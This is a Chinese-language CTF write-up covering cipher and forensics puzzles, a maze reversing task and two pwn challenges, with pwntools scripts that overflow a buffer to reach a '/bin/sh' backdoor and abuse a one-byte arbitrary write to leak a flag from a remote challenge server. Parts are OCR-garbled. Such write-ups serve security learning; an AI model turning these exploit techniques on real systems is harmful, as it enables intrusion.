of SuCh GrEAt powers OR beiNGS tHere may BE conCEivAbly A SuRvIval oF HuGely REmOTE periOd.

*Password in capital letters.

查了一下,这玩意叫培根密码,解出来FLAGHIDDENANDOC,试了一下不是压缩包的密码,后面查了一下这玩意需要明文爆破,(难怪hint要求7zip)。输入密码发现文档打不开,把密码改成HIDDENINDOC成功,在设置里开启隐藏字体,



拿到flag

签到题ProPlus

开始给了一个password.txt

Rdjxfwxjfimkn z, ts wntzi xtjrwm xsfjt jm ywt rtntwhf f y h jnsxf qjFjf jnb rg fiyykwtbsnkm tm xa jsdwqjfmkjy wlviHtqzqsGsffywjjyynf yssm xfjypnyihjn.

JRFVJYFZVRUAGMAI

st Three fenses first, Five Caesar next. English sentense first, zip password next.

密码接出来之后打开压缩包,是一个全是ook的文件,接完之后是base32,继续解密是base64,这玩意是一个base64编码的二维码,扫码得到flag

每日推荐

"这是一个,E99p1ant和ObjectNotFound之间发生的故事。" "事情,还要从一个风和日丽的下午说起。ObjectNotFound正听着网易云每日推荐…" 算了算了,想不出什么题目介绍了,就这样吧

Time	Source	Destination	Protocol	Length Info
3053 28.450337	192.168.146.1	192.168.146.132	TCP	60 8008 → 50194 [ACK] Seq=1 Ack=8078866 Win=941568 Len=
3054 28.450355	192.168.146.1	192.168.146.132	TCP	60 8008 → 50194 [ACK] Seq=1 Ack=8100766 Win=919552 Len=
3055 28.450555	192.168.146.1	192.168.146.132	TCP	60 8008 → 50194 [ACK] Seq=1 Ack=8122666 Win=897792 Len=
3056 28.450719	192.168.146.1	192.168.146.132	TCP	60 8008 → 50194 [ACK] Seq=1 Ack=8144566 Win=875776 Len=
3057 28.450719	192.168.146.1	192.168.146.132	TCP	60 8008 → 50194 [ACK] Seq=1 Ack=8166466 Win=854016 Len=
3058 28.450998	192.168.146.1	192.168.146.132	TCP	60 8008 → 50194 [ACK] Seq=1 Ack=8188366 Win=832000 Len=
3059 28.450999	192.168.146.1	192.168.146.132	TCP	60 8008 → 50194 [ACK] Seq=1 Ack=8210266 Win=810240 Len=
3060 28.451129	192.168.146.1	192.168.146.132	TCP	60 8008 → 50194 [ACK] Seq=1 Ack=8232166 Win=788224 Len=
3061 28.451295	192.168.146.1	192.168.146.132	TCP	60 8008 → 50194 [ACK] Seq=1 Ack=8254066 Win=766464 Len=
3062 28.451352	192.168.146.1	192.168.146.132	TCP	60 8008 → 50194 [ACK] Seq=1 Ack=8275966 Win=744448 Len=
3063 28.451479	192.168.146.1	192.168.146.132	TCP	60 8008 → 50194 [ACK] Seq=1 Ack=8291302 Win=729088 Len=
3064 28.582489	192.168.146.1	192.168.146.132	TCP	60 [TCP Window Update] 8008 → 50194 [ACK] Seq=1 Ack=829
3066 28.903078	192.168.146.1	192.168.146.132	TCP	458 8008 → 50194 [PSH, ACK] Seq=1 Ack=8291302 Win=105113
3067 28.904154	192.168.146.1	192.168.146.132	HTTP	919 HTTP/1.1 200 OK (text/plain)
2000 20 004400	100 100 140 170	100 100 140 1	TCD	EN FONON . 0000 FACKT C 0004700 A.H. 4074 HEL. CANDO I.
				ts) on interface \Device\NPF {2E17BD68-F3FB-4025-A802-400A7

- Internet Protocol Version 4, Src: 192.168.146.1, Dst: 192.168.146.132
 Transmission Control Protocol, Src Port: 8008, Dst Port: 50194, Seq: 405, Ack: 8291302, Len: 865

Source Port: 8008 Destination Port: 50194 [Stream index: 88]

3070 22 73 6f 6e 67 <mark>2e 7a 69 70</mark> 22 2c 22 75 72 6c 22 "song<mark>.zi p</mark>","url" :"http:\ /\/192.1 3080 3a 22 68 74 74 70 3a 5c 2f 5c 2f 31 39 32 2e 31 3090 36 38 2e 31 34 36 2e 31 3a 38 30 30 38 5c 2f 77 68.146.1 :8008\/w 30a0 70 2d 63 6f 6e 74 65 6e 74 5c 2f 75 70 6c 6f 61 p-conten t\/uploa ds\/2020 \/01\/so ng.zip", "link":" http:\/\ /192.168 30b0 64 73 5c 2f 32 30 32 30 5c 2f 30 31 5c 2f 73 6f 30c0 6e 67 2e 7a 69 70 22 2c 22 6c 69 6e 6b 22 3a 22 30d0 68 74 74 70 3a 5c 2f 5c 2f 31 39 32 2e 31 36 38 30e0 2e 31 34 36 2e 31 3a 38 30 30 38 5c 2f 3f 61 74 .146.1:8 008\/?at 30f0 74 61 63 68 6d 65 6e 74 5f 69 64 3d 31 32 22 2c tachment _id=12",
"alt":"" ,"author 3100 22 61 6c 74 22 3a 22 22 2c 22 61 75 74 68 6f 72 保存下来,看一下

名称

I Love Mondays.mp3*

原始大小 类型 压缩后大小 9,388,953 MP3 文件 8,289,673

× 密码为6位数字

直接爆破

<



打开后是一首歌

I Love Mondays 文件(F) 编辑(E) 选择(S) 视图(V) 播录(N) 轨道(T) 生成(G) 效果(C) 分析(A) 工具(O) 帮助(H) Ⅰ 子 ノ り 左 -54 -48 -42 - 点击开始监视 4 -18 -12 -6 ~ 2 (立体声) 录制声道 ∨ **軋** 喇叭/耳机 (Realtek(R) Audio) ∨ 🌷 麦克风阵列 (Realtek(R) Audio) MMF 1:45 ▼ 5 15 30 45 1:00 1:15 1:30 2:00 2:15 x I Love Monda▼ 8k 5k 3k 立体声, 44100 Hz 32位 浮点 2k0k8k 5k 4k3k 2k

得到flag

Bin

这个方向总共也没做几道题(还是太菜了),就放在一起写吧

maze

You won't figure out anything if you give in to fear.

学习资料: https://ctf-wiki.github.io/ctf-wiki/reverse/maze/maze-zh/

附加说明: 请走最短路线

先放到linux里跑一下



我一开始以为这幅图里藏着什么东西,后来幼稚园学长告诉我这个只是一个装饰...... 打开ida 看一下

```
char *v5; // [rsp+8h] [rbp-78h]
char s[48]; // [rsp+10h] [rbp-70h]
char v7; // [rsp+40h] [rbp-40h]
unsigned __int64 v8; // [rsp+78h] [rbp-8h]
 {
   v3 = s[(signed int)v4];
if ( v3 == 100 )
   {
v5 += 4;
   else if ( v3 > 100 )
      if ( v3 == 115 )
      {
        v5 += 64;
        if ( v3 != 119 )
ABEL_12:
         puts("Illegal input!");
          exit(0);
        v5 -= 64;
     }
   }
else
     if ( v3 != 97 )
  goto LABEL_12;
v5 -= 4;
   if ( v5 < (char *)&unk_602080 || v5 > (char *)&unk_60247C || *(_DWORD *)v5 & 1 )
     goto LABEL_22;
   LODWORD(\vee4) = \vee4 + 1;
 if ( v5 == (char(*)&unk_60243C )
这里应该是判断v5的地址,后面用v3来接受输入
  起点:0x6020C4
  终点:0x60243C
  边界:<0x602080--->0x60247C
  d +4
  s +64 +8行
  w -64 -8行
  a -4
```

拿gdb导出来, 走完迷宫得到flag

Hard AAAAA

无脑AAA太无聊了,挑战更高难度的无脑AAA!

checksec看一下

```
root@kali:~/CTF/Pwn# checksec Hard_AAAAA

[*] '/root/CTF/Pwn/Hard_AAAAA'
Arch: i386-32-little
RELRO: Partial RELRO
Stack: Canary found
NX: NX enabled
PIE: No PIE (0×8048000)
root@kali:~/CTF/Pwn#
```

ida看一下

```
1
                            ×
                                                             ×
            IDA View-A
                                           Pseudocode-A
                                                                            Hex View−1
        int __cdecl main(int argc, const char **argv, const char **envp)
          char s; // [esp+0h] [ebp-ACh]
char v5; // [esp+7Bh] [ebp-31h]
unsigned int v6; // [esp+A0h] [ebp-Ch]
int *v7; // [esp+A4h] [ebp-8h]
14
34
34
34
34
          v/ = adigc;
v/6 = __readgsdword(0x14u);
alarm(8u);
setbuf(_bss_start, 0);
memset(&s, 0, 0xA0u);
puts("Let's 0000\\000!");
    10
)4
)4
)4
|4
   • 11
   13
          puts( Let 3 5021
gets(&s);
if ( !memcmp("0000", &v5, 7u) )
backdoor();
14
   16
   • 17
14
14
]4
14
14
这里有一个开shell的backdoor函数
1 int backdoor()
2 {
    return system("/bin/sh");
db '00',0
 .rodata:080486E5 a00
 .rodata:080486E8 ; char command[]
.rodata:080486E8 command
                                      db '/bin/sh',0
                                                                 ; DATA XREF: backdoor+91o
 .rodata:080486E8 _rodata
                                      ends
 .rodata:080486E8
看了一下, 发现后面还有O0 所以 比较的字符串内容应该是
000o+字符串终止符0x00+O0
构造payload
   from pwn import \ast
  context(os='linux', arch='i386', log_level='debug')
  # r=process(r'/root/CTF/Pwn/Hard_AAAAA')
  r = remote('47.103.214.163', 20000)
  payload=cyclic(123)+'000o'+p32(0x304F00)
  r.sendline(payload)
  r.interactive()
```

getshell后,得到flag

One Shot

一发入魂

checksec看一下

```
root@kali:~/CTF/Pwn# checksec One_Shot

[*] '/root/CTF/Pwn/One_Shot'
Arch: amd64-64-little
RELRO: Partial RELRO
Stack: Canary found
NX: NX enabled
PIE: No PIE (0×400000)
root@kali:~/CTF/Pwn#
```

ida看一下

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
    _BYTE *v4; // [rsp+8h] [rbp-18h]
    int fd[2]; // [rsp+10h] [rbp-10h]
    unsigned __int64 v6; // [rsp+18h] [rbp-8h]

v6 = __readfsqword(0x28u);
v4 = 0LL;
    *(_QWORD *)fd = open("./flag", 0, envp);
    setbuf(stdout, 0LL);
    read(fd[0], &flag, 0x1EuLL);
    puts("Firstly....what's your name?");
    __isoc99_scanf("%32s", &name);
    puts("Take the only one shot!");
    __isoc99_scanf("%d", &v4);
    *v4 = 1;
    puts("A success?");
    printf("Goodbye,%s", &name);
    return 0;
}
```

可以看到,当程序运行后,文件里的flag会被读入程序的flag变量同时可以看到,程序存在两个格式化输入,一个格式化输出

```
gdb调试一波 断点下在 isoc99 scanf
```

```
0×4007f6 <main+160>: mov
                                                                                                                                                                                               eax,0×0
                  0×4007fb <main+165>:
                                                                                                                                                                                            rax,QWORD PTR [rbp-0×18]
BYTE PTR [rax],0×1
                  0×400800 <main+170>: mov
                 0×400804 <main+174>: mov
                  0×400807 <main+177>: mov
                   0×40080c <main+182>: call
                                                                                                                                                                                                0×4005d0 <puts@plt>
                                                                                                                                                                                               esi,0×6010c0
edi,0×400955
                   0×400811 <main+187>: mov
                  0×400816 <main+192>: mov
                                  0×7fffffffe1c0 → 0×400840 (<_libc_csu_init>: push
0×7fffffffe1c8 → 0×ffffffffcc000000
                                                                                                                                                                                                                                                                                                                                                                                               r15)
0000
0008
                                      0016
 0024
                                      0×7fffffffe1d8 → 0×7109fd9ddf582c00
                                                                                                                                                                                                       '0 (<_libc_csu_init>: push r1!
'7e21bbb (<_libc_start_main+235>:
0032
                                                                                                                                                                                                                                                                                                                                                                                               r15)
                                  0 \times 7ffffffffe1e8 \longrightarrow 0 \times 7 = 0 \times 7fffffffffe1f0 \longrightarrow 0 \times 0 = 0 \times
0040
                                                                                                                                                                                                                                                                                                                                                                                                                                                            mov
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                        edi,eax)
0048
                                     0×7fffffffe1f8 → 0×7fffffffe2c8 → 0×7fffffffe58a ("/root/CTF/Pwn/One_Shot")
0056
  Legend:
                                                                           , data, rodata, value
 Stopped reason:
                                                                    00400804 in main ()
```

可以看到,第二次输入会导致一个错误,这个错误可以让我往程序的任意部位写入一个字节的数据。

```
看一下最后的格式输出
printf("Goodbye,%s", &name);
return 0:
.bss:00000000006010BF
.bss:00000000006010C0
                                        public name
.bss:000000000006010C0 name
                                                                ; DATA XREF: main+6C1o
                                       db
                                             ?;
.bss:00000000006010C0
                                                                 ; main+BB1o
.hss:00000000000000010C1
                                       dh
.bss:00000000006010C2
                                       db
.bss:00000000006010C3
.bss:000000000006010C4
                                       dh
.bss:00000000006010C5
                                       db
.bss:00000000006010C6
.bss:00000000006010C7
                                       dh
.bss:00000000006010C8
                                       db
.bss:00000000006010C9
.bss:00000000006010CA
                                       db
.bss:00000000006010CB
                                       db
.bss:00000000006010CC
.bss:00000000006010CD
                                       db
.bss:00000000006010CE
                                       db
.bss:000000000006010CF
                                       db
.bss:00000000006010D0
                                        db
.bss:000000000006010D1
                                       db
.bss:00000000006010D2
                                       db
.bss:00000000006010D3
                                        db
.bss:000000000006010D4
                                       db
.bss:00000000006010D5
                                       db
.bss:00000000006010D6
.bss:0000000000006010D7
                                       db
.bss:00000000006010D8
                                       db
.bss:00000000006010D9
.bss:000000000006010DA
                                       db
.bss:00000000006010DB
                                       db
.bss:00000000006010DC
                                        db
.bss:000000000006010DD
                                       db
.bss:00000000006010DE
                                       db
.bss:00000000006010DF
                                        db
.bss:00000000006010E0
.bss:000000000006010E0 flag
                                       public flag
                                                                : DATA XREF: main+56<sup>o</sup>
                                       db
.bss:00000000006010E1
```

name后面就是flag,所以我们可以在第一次输入的时候填充name与flag之间的数据,想到字符串结束的判断条件是有0x00一个字节的字符串结束符,于是,我们就可以在第一次输入时填充31个字符,让0x6010DF位置存储的恰好是字符串结束符,然后再用第二次的单字节任意写把这个结束符覆盖,那么,最后一次格式化输出时,输出的字符串就会被认为在flag结束的地方结束,flag就会跟输入的name一起输出了!

```
from pwn import *
context(os='linux', arch='i386', log_level='debug')
# r = process(r'/root/CTF/Pwn/One_Shot')
r = remote('47.103.214.163', 20002)
payload=cyclic(31)
r.recvuntil("Firstly....What's your name?")
r.sendline(payload)
r.recvuntil("Take tne only one shot!")
r.interactive()
```

拿到flag